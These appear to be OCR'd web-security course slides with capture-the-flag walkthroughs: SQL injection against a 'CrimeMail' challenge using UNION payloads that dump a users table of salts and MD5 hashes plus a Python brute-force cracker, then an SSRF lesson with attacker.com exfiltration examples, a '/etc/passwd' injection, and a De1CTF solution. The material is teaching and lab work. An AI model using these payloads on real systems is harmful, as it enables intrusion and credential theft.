Page: /

CrimeMail v13.37

stylish email service for all your criminal needs

Username

Password

I am not trying to hack this

Sign in

© INSHACK 2017-2018. Lost password?

Page: /forgot.php

We know some criminals aren't very tech-savvy. You have two options:

- Contact your local crimelord,
- Try and remember your password using your hint

To display your password hint, enter your username:

Username

Search

© INSHACK 2017-2018. Go back to sign-in

Analysis

- The application is based on PHP
- There is likely a database of users
- A very common DB in PHP+Linux is MySQL
- There two forms that take inputs from the users

What can go wrong?

Problems

- If we insert a ‘ in /forgot.php we get:


  Database error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

- This is a strong indication that the user input is not sanitized correctly….

Dump INFORMATION_SCHEMA

Input: ' UNION SELECT CONCAT(TABLE_NAME,":",COLUMN_NAME) FROM INFORMATION_SCHEMA.COLUMNS#

The result:



Dump the users table

Input: **' UNION SELECT CONCAT(userid,":",username,":",pass_salt,":",pass_md5) FROM users#**

The result:

```
            array(5) {
               [0]=>
             array(1) {
              ["hint"]=>
(49) "1:p.escobar:Jdhy:c4598aadc36b55ba1a4f64f16e2b32f1"
               }
              [1]=>
             array(1) {
              ["hint"]=>
(47) "2:g.dupuy:Kujh:0fd221fc1358c698ae5db16992703bcd"
               }
              [2]=>
             array(1) {
              ["hint"]=>
(48) "3:a.capone:hTjl:23afc9d3a96e5c338f7ba7da4f8d59f8"
               }
              [3]=>
             array(1) {
              ["hint"]=>
(48) "4:c.manson:YbEr:fe3437f0308c444f0b536841131f5274"
               }
              [4]=>
             array(1) {
              ["hint"]=>
(48) "5:c.hackle:yhbG:f2b31b3a7a7c41093321d0c98c37f5ad"
```


Cracking the password


We perform a bruteforce with a simple Python script:

```
#!/usr/bin/python
import hashlib

for passwd in open("rockyou.txt", "r"):
    if hashlib.md5(passwd.strip() + "yhbG").hexdigest() == "f2b31b3a7a7c41093321d0c98c37f5ad":
        print "[+] password for Collins Hackle is {}".format(passwd.strip())
        exit(0)

print "[+] Done"
```


CrimeMail v13.37
stylish email service for all your criminal needs
c.hackle
I am not trying to hack this
Sign in
© INSHACK 2017-2018. Lost password?


Welcome to CrimeMail! Here is the last received messages:
UNKNOWN SENDER says:
Meet me at
© INSHACK 2017-2018. Go back to sign-in


Server-Side Request Forgery (SSRF)

What is a Server-Side Request?

A server may need to perform some internal/external connections to serve the client request. For instance:

- **the “ping service” example** in the previous slides: DNS request, ICMP request
- **authentication via, e.g., Single-Sign On (SSO)**: a request to the identify provider
- **captcha verification**: a request to validate the user response
- **REST API**:
  - the backend may use some external services
  - the backend may use some internal services

Server-side request forgery (SSRF) in a nutshell



Source: https://portswigger.net/web-security/ssrf
OWASP > A10:2021 – Server-Side Request Forgery (SSRF)

What is Server-Side Request Forgery (SSRF)?

When the request or some of its aspects can be manipulated by the user then an attacker may be able to forge an “unexpected” request:

- the end target (URI) of the request is under the control of the user:

  FROM https://auth.service/ TO https://attacker.com [control the response]
  FROM https://auth.service/ TO https://local.ip/ [map/access the internal network]
  FROM https://auth.service/secret-token TO https://attacker.com/secret-token [data leak]

- the data sent are under the control of the user:

  FROM https://social.com/newpost=AAA TO https://social.com/newpost=`cat /etc/passwd`

Reference: https://portswigger.net/web-security/ssrf

Other consequences of SSRF

- Some internal services may be sometimes accessible without any authentication when the request is coming from the internal network. Via SSRF, we may thus able to freely access the service. Examples:
  - admin panels
  - databases
  - log handlers
  - infrastructure monitors

- Cloud providers may expose sensitive metadata through specific internal hosts. E.g., AWS exposes instance metadata at http://169.254.169.254 which may leak sensitive information.

Blind SSRF

In some cases, the server will not provide any explicit feedback about the request: e.g., the response of the server-side request is not shown to the user and we are unable to perform external connections.

We can still perform nasty things with a **blind SSRF**:

- get a feedback by looking at the time required for the server-side request: e.g., the server-side request may take a different time depending on the internal host (invalid or not) and port (open or closed) that we are testing.

- blindly execute requests/actions in the internal lan

Preventing SSRF

- **whitelist approach**: requests are made only towards specific hosts. Hard to do when we want to allow connections even to unexpected hosts.

- **isolated host**: the host performing the request should be isolated from the rest of the network and should not have access to any sensitive data

Training challenge #05

URL: https://training05.webhack.it

NOTE: **THE CHALLENGE IS LIVE!**
TRY IT TO LEARN!

Description:
SSRF ME TO GET FLAG.

Hint:
flag is in ./flag.txt

Credits: De1CTF 2019

Page: /

```
#! /usr/bin/env python #encoding=utf-8 from flask import Flask from flask import request import socket import hashlib import urllib import sys import os import json reload(sys) sys.setdefaultencoding('latin1') app = Flask(__name__) secert_key = os.urandom(16) class Task: def __init__(self, action, param, sign, ip): self.action = action self.param = param self.sign = sign self.sandbox = md5(ip) if(not os.path.exists(self.sandbox)): #SandBox For Remote_Addr os.mkdir(self.sandbox) def Exec(self): result = {} result['code'] = 500 if (self.checkSign()): if "scan" in self.action: tmpfile = open("./%s/result.txt" % self.sandbox, 'w') resp = scan(self.param) if (resp == "Connection Timeout"): result['data'] = resp else: print resp tmpfile.write(resp) tmpfile.close() result['code'] = 200 if "read" in self.action: f = open("./%s/result.txt" % self.sandbox, 'r') result['code'] = 200 result['data'] = f.read() if result['code'] == 500: result['data'] = "Action Error" else: result['code'] = 500 result['msg'] = "Sign Error" return result def checkSign(self): if (getSign(self.action, self.param) == self.sign): return True else: return False #generate Sign For Action Scan. @app.route("/geneSign", methods=['GET', 'POST']) def geneSign(): param = urllib.unquote(request.args.get("param", "")) action = "scan" return getSign(action, param) @app.route('/De1ta',methods=['GET','POST']) def challenge(): action = urllib.unquote(request.cookies.get("action")) param = urllib.unquote(request.args.get("param", "")) sign = urllib.unquote(request.cookies.get("sign")) ip = request.remote_addr if(waf(param)): return "No Hacker!!!!" task = Task(action, param, sign, ip) return json.dumps(task.Exec()) @app.route('/') def index(): return open("code.txt","r").read() def scan(param): socket.setdefaulttimeout(1) try: return urllib.urlopen(param).read()[:50] except: return "Connection Timeout" def getSign(action, param): return hashlib.md5(secert_key + param + action).hexdigest() def md5(content): return hashlib.md5(content).hexdigest() def waf(param): check=param.strip().lower() if check.startswith("gopher") or check.startswith("file"): return True else: return False if __name__ == '__main__': app.debug = False app.run(host='0.0.0.0',port=80)
```

we get the source code of the web app.... let us analyze it

Analysis

- The application is based on Python Flask
- It will perform a server-side request if we visit **/De1ta**
- the URL to visit is passed as GET parameter
- however, it expect a signature inside a cookie
- also, a cookie specifies the action:
  - **scan**: perform the request and save the result into a file
  - **read**: read the result of the request

- to get this signature, we have to interact with **/geneSign** which will only sign the action **scan**. Moreover, it will not sign URL with “file” or “gopher”

What can go wrong?

Problems

- In Python2, urllib.urlopen(“./file.txt”) will give us the content of a local file… without the need to use file:// as a prefix

- The application is doing a weak check on the **action**:

```
if "scan" in self.action: # this should be “==”!
        [...]
if "read" in self.action: # this should be “==”!
        [...]
```

We need to perform two requests:

1. https://training05.webhack.it/geneSign?param=flag.txtread

   and we get the signature for "flag.txtread" + “scan”, which is the same as “flag.txt” + “read” + “scan”

2. https://training05.webhack.it/De1ta?param=flag.txt

   we have to set the cookies:
   - action=readscan
   - sign=<value from previous request>

[credits]